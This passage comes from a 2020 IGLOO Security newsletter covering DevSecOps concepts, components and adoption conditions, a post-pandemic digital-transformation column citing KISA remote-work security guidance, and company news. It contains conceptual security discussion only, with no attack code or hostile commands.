Security improvement	- By applying security in the entire process of DevOps development, it is possible to quickly develop, deploy, and resolve vulnerabilities by establishing an automated tool and security testing environment.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

4) Expected effects of DevSecOps

A. Expected effects from the technical side

- **Security safety :** Simulation hacking and security testing can be conducted within the DevOps development process, and can also be used to check platform vulnerabilities when deploying applications and workloads. As the DevOps process progresses, applications and workloads become increasingly secure.
- **Reduction of security accidents :** We reduce vulnerabilities by applying security automation technology in the entire process of DevOps.
- **Reduction in response time for vulnerabilities :** By shortening the time to correct vulnerabilities when a vulnerability is found, it is possible to quickly respond to situations that can lead to security incidents.

B. Expected effects from the business side


- **Time To Market** : It is possible to eliminate redundant work through reduced time required to be transferred to the operating environment after coding, integrated change management, automated deployment, and testing.
- **Cycle time reduction** : It is possible to shorten the time required for updating the server and ICT environment. In addition, it is possible to shorten the time for development and security application through standardized processes and automated tools.
- **Increased productivity and efficiency** : The communication channels between the development team, operation team, and security team are unified and simplified to make quick decisions, which will have a positive impact on the productivity and efficiency of development.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

02. Components of DevSecOps

1) Diagram of DevSecOps



<Source : Gartner>


2) Components of DevSecOps

Component	Description	Key element
Culture	- Establish a plan for cultural change - Change organizational culture, create a culture in which development and security, and operations departments ar e jointly responsible for security	- Early participation of security organizations
Process	- Organizational process rearrangement - Organizational security and compliance officers integrate processes, policies, and requirements into DevOps organizations and workflows	- Security analysis and testing at the beginning of the process
Automation	- Automation for efficiency and accuracy - Security testing, creating a secure shared storage, and simplifying security procedures for DevOps	- Security as Code
Tool	- Selection of tools that can effectively connect with DevOps - Pre-commit security check, pre-commit code inspection, dynamic App security test tool, etc. - Organic combination between DevOps CI/CD Piipeline and security tools	- Security check tools
Performance evaluation	- Prepare matrix for performance measurement - Data such as Lead time to delivery, The number and frequency of deployment, Mean time to recover, etc	- Provide security code quality score

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

3) DevSecOps step-by-step application tool




<DevSecOps Pipeline Application Tool (Source: Stackify)>

- For the successful application of DevSecOps, automated tools and security tools can be applied before DevOps development. Through this, the productivity, efficiency and security of development can be secured.
- In the same way as the DevOps development process, it is necessary to apply an automated security tool that is organically linked to the DevOps Pipeline from source code creation to distribution and monitoring.

03. Core functions of DevSecOps seen through Micro Focus Enterprise DevSecOps Suit

1) Micro Focus Enterprise DevSecOps Suite Architecture



Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

2) Key module of Micro Focus Enterprise DevSecOps Suite

Module	Description
Continuous Planning	- Provides the ability to manage and prioritize requirements, projects and resources to continuously integrate plans throughout development and align IT investments with strategic business objectives.
Continuous Integration	- Responsible for automatically integrating developer-created code into shared storage - Each code checked into the configuration management and change management solution is automatically verified during the build process, so code problems are detected early
Continuous Deployment and Release	- A module that distributes code to the production environment at various stages of the DevOps Pipeline - Deploy with test status and complete automation
Continuous Testing	- Automated test execution as part of the software pipeline, allowing you to quickly respond to release-related risks and improve software quality
Continuous Security	-Supports systematic security testing at all stages of pipeline from code level scanning -24 X 7 monitoring and protection service provided
Continuous Operations	- Supports maximizing the availability and reliability of services to minimize overload and downtime of operating services
Continuous Collaboration	-Support for collaboration, a cultural change required in the process of introducing DevOps -Utilizing ChatOps using chatbots and voicebots to strengthen communication among DevOps team members and support continuous collaboration
Continuous Assessment	-Process feedback at all stages of product development and distribution -Collect information on how the service operates and how the organization cooperates for repetitive improvement, analyze it, and quantify it to present service improvement plans

Micro Focus Enterprise DevSecOps Suite is an End-to-End DevOps Ecosystem, a system that supports modular operation and integration with all Micro Focus technologies. These include CP (Continuous Planning), CI (Continuous Integration), CD (Continuous Deployment & Release), CT (Continuous Testing), CS (Continuous Security), CO (Continuous Operations), CC (Continuous Collaboration), CA (Continuous Assessment) It consists of a total of 8 modules.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

04. Conditions for successful adoption of DevSecOps

1) Conditions in terms of organizational culture and business process

① Improvement of development culture

- In order to successfully apply DevSecOps in an organization, a culture and awareness in which development, operation, and security departments take security as a common responsibility is necessary.
- To do this, learn and educate DevOps and DevSecOps. A communication culture should be established to communicate the opinions and arguments of members within the organization.

② Enhancing the expertise of members

- In the past, the life cycle of traditional development took several months to longer than a year. Although it is a full cycle of development, customer needs have diversified due to changes in business and ICT environment, and rapid development and distribution to support RTE (Real Time Enterprise) is important.
- In order to respond appropriately to these requirements, members of DevSecOps must be accompanied by more than advanced developers with development skills and technical skills to enable successful DevSecOps.

③ Business process improvement

-To implement DevSceOps, security and compliance organizations must integrate their processes, policies, and requirements into the same DevOps workflows that are used in development and operations. This is why DevSecOps cannot be successfully introduced if the security organization does not properly understand the process, technology, and tools of development and operation.

-The security organization should consider security from the initial stage of development and conduct analysis and testing. The developer must learn and apply secure coding, and if necessary, the security organization must educate the developer about it.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Understanding and implementation method of DevSecOps considering security in the entire development cycle

④ Internalize security throughout the process

-A specific method and expert help are needed to internalize security as a core value of the entire application development and operation process. In order to strongly internalize the DevSecOps culture within an organization, a method of'regulating' at the level of security policies and guidelines can be an example.

-In order to regulate security, it is necessary to automate the entire development process and a sophisticated solution. Security policy updates should be made quickly and continuously during the development process, and external tools should be easily linked as needed.

2) Conditions in terms of Technology

① Increased efficiency and accuracy through automation

-One of the cores of DevOps is automation. DevSecOps is no different. In the entire process of the DevSecOps Pipeline, security testing should be conducted using an automated tool. For example, when developing the source code, check the source code using gitrob and checkmark tools, and check for errors in the source code through Splunk when building the CI.

-For this, development, operation, and security organizations must cooperate with each other, and understanding and maturity of each tool is also important.

② Step-by-step application of DevSecOps

-If you suddenly apply DevSecOps to your IT development organization, how will members accept it? Everyone will be confused. To reduce this, one method is to apply it in stages. It is possible to increase the maturity of the DevSecOps organization through step-by-step application, and expand it to the entire development organization through the Best Practice Model.

-There is also a way to improve maturity within the organization by introducing some modules of the automation solution. Among the eight modules of the Micro Focus Enterprise DevSecOps Suite above, the Continuous Testing module is first purchased and applied to the test stage to improve the test bottleneck, thereby realizing ROI (effectiveness against investment) in a short period of time.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

③ Choosing an Effective Tool

-Choose tools that can easily and effectively connect to the DevSecOps CI/CD Pipeline and existing tools. In addition, various security-related tools should be organically connected to be convenient to use, and functions and automation levels for each tool should also be considered.

④ Continuous iteration and improvement

- To successfully apply DevSceOps, it is an iterative process that constantly approaches. DevSecOps can be seen as a continuous iteration and improvement, not a single achievement. After all, for DevSecOps to succeed, it is most important to continuously support and educate the latest technologies and solutions so that a new corporate culture can spread throughout the organization, rather than obsessing on immediate outcomes.

05. Conclusion

The current ICT environment is evolving from the existing on-premise environment to cloud services and container-based services. Organizations will be increasingly demanding DevSecOps that can immediately respond to these security vulnerabilities.

In addition, business and services are also increasingly developed and distributed in microservices (MSA) units that are lighter than the existing domain units, and a development culture form that can quickly respond to security vulnerabilities is required.

Moreover, in recent years, due to a global pandemic such as COVID-19, the work environment is expected to change to the form of smart work and remote work, and new security threats and vulnerabilities will appear.

In the future business and ICT environments, various types of security threats that are difficult to predict will increase away from the traditional security threats targeting the existing information system infrastructure, data and information. It is important to apply a development culture and automated technology that can flexibly respond by integrating development, operation, and security organizations through the process.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 6

Special Column

Response strategy in the post-pandemic era

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

Security Monitoring Center
Security Analysis Team

1. Digital Transformation

The industrial revolution, which started with the power of the “mechanization revolution” of steam engines, went beyond the second industrial revolution, which was the “mass production revolution” based on electric energy, and led to the third industrial revolution, which is the “knowledge information revolution” based on computers and internet. In recent years, based on key technological drivers such as ICBAM (IoT, Cloud Computing, Big-data, AI, Mobile), Blockchain, and 5G, the industry convergence of'Hyper-Connectivity' and'Hyper-Intelligence' The 4th revolution of'Digital Transformation', which leads to digitization of each sector of industry and society through the disruptive Big-Bang Disruption phenomenon, improving productivity based on basic technology and increasing consumer convenience through creation of new business. The times have come.

The conventional industrial revolution has developed based on the production factors of △labor, △land, and △capital, but the digital twin that combines the virtual and the real world with the development of technologies such as Internet of Things, cloud computing, big data analysis, artificial intelligence, and robots. Through (Digital Twin), they brought innovations in process, manufacturing, and service business models. Eventually, the development of technology became an important factor in opening the era of the knowledge revolution where new values can be created through business innovation based on △technology, △knowledge, and △intelligence intangible capital outside the production environment based on real capital.

[Figure 6-1] Era of the 4th Industrial Revolution (Source: Ministry of Science and ICT)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

As the convergence between industries is actively progressing, the term digital transformation has been mentioned in various places in society, but in reality it can be said that it has been used since before. As summarized in [Table 6-1], what various organizations and companies claim in common can be understood as a paradigm for flexible organizational operation that can constantly change and adapt in an uncertain environment by applying ICT technology to the entire industry.

In this issue, I would like to summarize the impact on the overall industry and life in the post-pandemic environment after the pandemic, based on PEST (Political, Economic, Social and Technological analysis) techniques. In the PEST technique, let's analyze in more detail the areas of society, economy, and technology that are highly influenced by technological factors such as ICBAM (IoT, Cloud Computing, Big-data, AI, Mobile), Blockchain, and 5G.

Division	Definition
Microsoft	- Integrating people, data, and processes and disrupting creative technologies to innovate the company and create customer value.
TTA	- It is to innovate the traditional social structure by applying digital technology to the whole society.In general, companies build and utilize information and communication technology (ICT) as a platform such as the Internet of Things (IoT), cloud computing, artificial intelligence (AI), and big data solutions. To innovate existing traditional operating methods and services
IDC	- Applying new technologies to fundamentally change an organization's business processes, customer experience, and values.
IBM	- A strategy for companies to change business models by integrating digital and physical elements and set new directions for the industry
Redhat	- A way to describe the evolution of digital technology across companies and industries
A.T. Kearney	- Corporate activities that dramatically increase the competitiveness of current business or pursue new growth through new business by proactively responding to the drivers of change in the business environment triggered by new digital technologies such as mobile, cloud, big data, artificial intelligence, and IoT.

[Table 6-1] Definition of each institution for Digital Transformation

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

2. Digital Transformation : Social

Companies such as Google, Amazon, and Facebook are introducing telecommuting to minimize the damage caused by the COVID-19 effect. In particular, IT companies that have relatively easy IT-based work conversion are taking the lead in telecommuting. It is based on quantitative and qualitative effects such as improving employee satisfaction, improving work productivity, and reducing costs through securing leisure time by shortening commuting hours and introducing smart work that escapes constrained office space. Positive evaluation continues.

In addition to working from home, as a part of social distancing, non-face-to-face medical services, distance education, non-face-to-face transactions, distribution, and delivery, and other digitally-based non-face-to-face industries increase, security threats from cyber attacks such as increased hacking attacks and information leakage have increased. Accordingly, cooperation between the government and the private sector is becoming more important than ever. As security issues arising from the increase in non-face-to-face industries were reported one after another, the Korea Internet & Security Agency (KISA) distributed a “security guide for introducing and operating a non-face-to-face business environment”.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

Division	Security threats in remote working environment	Security threat in Video conferencing environment
Physical threat	- A safe working environment at the level provided by the company is not guaranteed - Places (cafes, libraries) where unspecified people gather are at risk of equipment theft - Risk of loss and theft of business computing equipment while moving	- When connecting to a video conference, the video camera and microphone serve as a channel to convey the participants information and conference contents. - Possible exposure of users' personal information through the location of the office, personal history, and licenses on the wall shown by the camera - The microphone carries the voice around you, so additional, unintended, confidential information can be passed on to others through the microphone.
Human threat	- Exposure to social engineering attacks due to non-face-to-face work - External leakage of company data through a terminal used for remote work - Access to work terminals by family members, visitors, or children when working from home	- Unauthorized users can access the conference room without permission due to insufficient security environment settings of the video conference creator
Technical threat	- Possibility of spreading damage due to infiltrating the company's internal network due to malicious code infection because user terminals are vulnerable - Possibility of spreading damage due to infiltrating the company's internal network due to malicious code infection because user terminals are vulnerable	- If video conferencing communication is not E2E (End-to-End) encrypted, video and audio content may be exposed. - If there is a vulnerability in the video conferencing program or service, it can be exploited for further attacks. - If the video conference room address is disclosed on the Internet, business failure may occur due to a DDoS attack against the server.

[Table 6-2] Security Threats in Non-face-to-face Work Environments (Source: KISA)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

In the security threat guide for non-face-to-face work environments in [Table 6-2], by distributing a checklist to check the security threats of remote workers that may occur in a non-face-to-face work environment through classification of physical, human, and technical threats. Efforts are made to cultivate security awareness of users and members who use a non-face-to-face working environment.

In Charge	Division	Check List	Result	
			Good	Bad
Tele worker	Work Place	Is the work place a dedicated place or an open space?		
	Terminal security management	Can only the remote work terminal provided by the company access the company network?		
	Terminal installation program	Are teleworkers using only in-house messenger for employee-to-employee communication?		
	USB external media	Are there restrictions on the use of USB external storage devices for data copy/transfer?		
	Network	Are there restrictions on the use of USB external storage devices for data copy/transfer?		
	Password Security	Are business accounts used separately from personal accounts?		
	Email Security	Do remote workers use VPN to access corporate mail servers?		
Company	Network Security	Can only designated terminals access the corporate network?		
	User authentication	Are all accesses to the enterprise computer environment performing integrated authentication with a single account?		
	Strengthen corporate network monitoring	Are access controls applied to minimize unnecessary server-to-server access and grant privileges for each account when necessary?		

[Table 6-3] Part of the remote working environment security checklist (Source: KISA)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

3. Digital Transformation : Economic

In 2008, Germany has established and applied policies such as “Industry 4.0, Labor 4.0” to strengthen the competitiveness of the existing manufacturing industry due to the reduction of the working population and digitalization after the European economic crisis, and the economy quickly recovered and received attention. In particular, Industry 4.0 was able to maintain Germany's international industrial competitiveness by innovating the industrial structure by incorporating IT technology into all industries.

Similarly, the “New Deal Policy” emerged in order to overcome the economic recession that started with the stock price collapse in New York and the resulting Great Depression, and the US's severely stagnant economy gradually entered a recovery period and grew again.

Like the New Deal policy implemented to overcome the Great Depression, the Korean government also announced the “Korean version of the New Deal Comprehensive Plan” and suggested economic policy directions for pioneering the post-corona era. The Korean version of the New Deal policy is promoted on two axes: Digital New Deal and Green New Deal.
In particular, the Digital New Deal is in response to the major transformation of economic and social structures such as non-face-to-face and acceleration of the digital economy caused by COVID-19.

1. Strengthen the D.N.A (Data, Network, AI) ecosystem
2. Digital inclusion and safety net construction
3. Full-scale fostering of non-face-to-face industries
4. SOC digitalization and other 4 areas


It was announced that a total of 12 projects are being promoted including aboves.

[Figure 6-2] Digital New Deal Policy
(Source: Korean version of the New Deal National Reporting Conference presentation)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

Through this project, digital human capital can be secured to promote job creation and digital economic transformation, thereby enhancing the competitiveness of existing industries and new businesses. As such, the Digital New Deal will accelerate the digital transformation, and the future development for the Acceleration of Digital Transformation due to the Digital New Deal published by the Software Policy Research Institute (SPRi) Industry Trend is as follows.



[Figure 6-3] Future Development Map Due to Digital New Deal (Source: SPRi)

5G communication infrastructure for various contents such as virtual reality and things communication will be established, and 5G and AI convergence in all industries will be spread based on a data dam that can collect, scale, and process data using various sensors. In addition, large-scale digital jobs in accordance with the digital New Deal policy have been created, such as the full conversion of the cloud system, which is a core platform, to revitalize the data and artificial intelligence industry, and the establishment of a digital-based smart medical infrastructure to improve patients' medical convenience as telemedicine is allowed.


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

4. Digital Transformation : Technological

The government received a higher evaluation than the existing countermeasures against infectious diseases due to the rapid information linkage of related organizations and cooperation between the government and the private sector in all fields such as diagnosis, quarantine, management of confirmed cases, and prevention of the process of responding to COVID-19. Each country requested to share the government's response to COVID-19. In the process of responding, digital transformation with new technologies has already been applied and can be found in the recently published “ICT Innovative Technology-Based Use Cases”.

As one of the best practices based on ICT technology, it is difficult to accurately judge and take a lot of time to read only with tomography images such as chest X-ray and CT, which are the first to be used when diagnosing COVID-19. AI solution developers have developed a solution to quickly and accurately read chest X-rays and CT scans using AI to reduce this burden and efficiently assist doctors in diagnosing patients.



[Figure 6-4] AI-based COVID-19 Confirmation Classification System (Source: NIA)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

In addition, the “Global Epidemic Prevention Platform (GEPP)” has been proposed by KT as a way to reduce the loss of life due to infectious diseases after the 2015 MERS outbreak.

Through GEPP, KT builds a Hadoop-based big data analysis system to utilize detailed traffic information of subscribers, extracts data, and provides risk information about infectious diseases in the country of visit to tourists visiting countries where infectious diseases occur through SMS. And, by providing information of visitors to the contaminated country to the Centers for Disease Control and Prevention, it is possible to identify and respond to the path of the infected person. In addition, it is being actively used to prevent the spread of COVID-19 through public-private cooperation based on ICT technology.

[Figure 6-5] Platform for preventing the spread of global infectious diseases (Source: NIA)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

5. Conclusion

So far, we have looked at the effects on the economy and society based on the technical aspects of the phenomenon that occurred after the pandemic. As the non-face-to-face system was selected as a countermeasure for the spread of the disease called COVID-19 around the world, business changes due to changes in perception became a natural phenomenon. With the development of digital infrastructure and non-face-to-face industries, the transition to the digital economy has become a necessity, not an option. In line with these environmental factors, the government recently announced a national strategy of digital transformation through the Korean version of Digital New Deal policies such as △ strengthening the digital ecosystem, △ fostering digital non-face-to-face industries, and △ SOC digitalization.

The internalization of security is more important than ever for the successful implementation of the Korean version of the Digital New Deal based on data and big data platforms. This is because security accidents in non-face-to-face industries such as Zoom Bombing, which have become an issue recently, are recognized as threats to the overall non-face-to-face industry and can act as a factor that hinders the development of the entire industry. Therefore, it is possible to expect the activation of safe non-face-to-face services through the establishment of a non-face-to-face business system based on design by security.

As the constitution of countries and companies for COVID-19 is being improved around the world, even if Corona 19 is ended, the prospect that the existing system will be restored is low. In the end, in order to flexibly adapt to the changed environment, we expect to be able to leap to a leading digital economy by responding to the threats that may occur behind industrial revitalization by establishing a preemptive security system.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Response strategy in the post-pandemic era

6. Reference

[1] Korea Internet & Security Agency, “Security guide for introducing and operating a non-face-to-face business environment”
https://www.krcert.or.kr/data/guideView.do?bulletin_writing_sequence=35467
[2] Korea National Information Society Agency, “Korea's COVID-19 Response ICT Casebook”
https://www.nia.or.kr/site/nia_kor/ex/bbs/View.do?cbIdx=39485&bcIdx=22151&parentSeq=22151
[3] SAP Story Hub, “How far are you in Industry 4.0 in 2020?”
https://sapstoryhub.co.kr/2020%EB%85%84-%EC%9D%B8%EB%8D%94%EC%8A%A4%ED%8A%B8%EB%A6%AC-4-0-%EC%96%B4%EB%94%94%EA%B9%8C%EC%A7%80-%EC%99%94%EB%82%98/
[4] The Ministry of Strategy and Finance, “Announcement of “The Korean Version of the New Deal Comprehensive Plan””
https://www.gov.kr/portal/ntnadmNews/2207711
[5] Software Policy Research Institute, “Digital New Deal and Predictive Governance”
https://spri.kr/posts/view/22991?code=industry_trend
[6] Policy Briefing, “Digital Green New Deal... The “Korean version of the New Deal” overcomes the covid-19 crisis.”
https://www.gov.kr/portal/ntnadmNews/2174390

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 7

Focus On IGLOO Security

1. IGLOO SECURITY Co., Ltd. selected as “2020 Labor-Management Culture Excellent Company” certified by the Ministry of Employment and Labor

2. IGLOO SECURITY Co., Ltd. acquired 2 patents related to artificial intelligence

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO SECURITY Co, INC. selected as “2020 Labor-Management Culture Excellent Company” certified by the Ministry of Employment and Labor

- Recognized for efforts to promote communication between labor and management and promote equality in work and employment

[22nd July, 2020] IGLOO SECURITY, INC. (CEO Lee Deuk-Choon, www.igloosec.com/en) announced that it was selected as the “Excellent Labor-Management Culture Company” certified by the Ministry of Employment and Labor. The 'Excellent Labor-Management Culture Enterprise' is a system that selects exemplary companies that practice sound labor-management culture to encourage win-win cooperation between labor and management.

IGLOO SECURITY was highly praised for its efforts to revitalize communication channels through which workers can participate in company management. IGLOO SECURITY shares its management status and future vision of the company through labor-management councils, management meetings, and monthly meetings. In addition, in order to create a horizontal organizational culture and enhance the enjoyment of the workplace, the “Igloo Brown Bag” meeting has been held, where people eat sandwiches and talk in a free atmosphere outside the conference hall.

In addition, the part of establishing a flexible work system that can increase work satisfaction and efficiency and providing a welfare system that balances the work-life of employees received good marks. Based on the trust between labor and management, IGLOO SECURITY implements the discretionary work system, the flexible work system, and the selective work system according to the characteristics of the work. The stepping stone holiday is designated as a recommended holiday, and annual use is encouraged by announcing the yearly recommended holiday at the beginning of the year.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Focus on IGLOO Security

IGLOO SECURITY Co, INC. selected as “2020 Labor-Management Culture Excellent Company” certified by the Ministry of Employment and Labor

